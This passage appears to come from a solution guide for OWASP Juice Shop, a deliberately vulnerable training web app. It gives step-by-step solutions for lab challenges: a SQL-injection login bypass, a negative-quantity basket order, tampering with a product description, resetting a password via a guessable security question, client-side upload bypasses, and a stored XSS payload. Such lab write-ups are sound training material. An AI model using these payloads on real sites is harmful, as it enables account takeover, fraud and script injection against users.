
- Log in with *Email* `jim@juice-sh.op'--` and any *Password* if you have already know Jim's email address.
- or log in with *Email* `jim@juice-sh.op` and *Password* `ncc-1701` if you looked up Jim's password hash in a rainbow table after harvesting the user data as described in Retrieve a list of all user credentials via SQL Injection.

Place an order that makes you rich

1. Log in as any user.
2. Put at least one item into your shopping basket.
3. Note that reducing the quantity of a basket item below 1 is not possible via the UI, so you will need to attack the RESTful API directly instead.
4. Copy your `Authorization` header from any HTTP request submitted via browser.
5. Submit a `PUT` request to http://localhost:3000/api/BasketItems/1 with:
    - `{"quantity": -100}` as body,
    - `application/json` as `Content-Type`
    - and `Bearer ?` as `Authorization` header, replacing the `?` with the token you copied from the browser.




6. Visit http://localhost:3000/#/basket to view *Your Basket* with the negative quantity on the first item
7. Click *Checkout* to issue the order and solve this challenge.




Change the href of the link within the O-Saft product description

1. By clicking the "eye"-button on the *O-Saft* product in the *Search Results* you will learn that it's database ID is `9`.
2. Submit a `PUT` request to http://localhost:3000/api/Products/9 with:
   - `{"description": "<a href=\"http://kimminich.de\" target=\"_blank\">More...</a>"}` as body
   - and `application/json` as `Content-Type`




Reset Jim's password via the Forgot Password mechanism

1. Trying to find out who "Jim" might be should *eventually* lead you to *James T. Kirk* as a possible option




2. Visit https://en.wikipedia.org/wiki/James_T._Kirk and read the Depiction section
3. It tells you that Jim has a brother named *George Samuel Kirk*
4. Visit http://localhost:3000/#/forgot-password and provide `jim@juice-sh.op` as your *Email*
5. In the subsequently appearing form, provide `Samuel` as *Your eldest siblings middle name?*
6. Then type any *New Password* and matching *Repeat New Password*
7. Click *Change* to solve this challenge



Upload a file larger than 100 kB

1. The client-side validation prevents uploads larger than 100 kB.
2. Craft a `POST` request to http://localhost:3000/file-upload with a form parameter `file` that contains a PDF file of more than 100 kB but less than 200 kB.




3. The response from the server will be a `204` with no content, but the challenge will be successfully solved.

Files larger than 200 kB are rejected by an upload size check on server side with a `500` error stating `Error: File too large`.

Upload a file that has no .pdf extension

1. Craft a `POST` request to http://localhost:3000/file-upload with a form parameter `file` that contains a non-PDF file with a size of less than 200 kB.




2. The response from the server will be a `204` with no content, but the challenge will be successfully solved.


Uploading a non-PDF file larger than 100 kB will solve Upload a file larger than 100 kB simultaneously.

Perform a persisted XSS attack bypassing a client-side security mechanism


1. Submit a POST request to http://localhost:3000/api/Users with
    - `{"email": "<script>alert(\"XSS\")</script>", "password": "xss"}` as body
    - and `application/json` as `Content-Type` header.



2. Log in to the application with any user.
3. Visit http://localhost:3000/#/administration.
4. An alert box with the text "XSS" should appear.

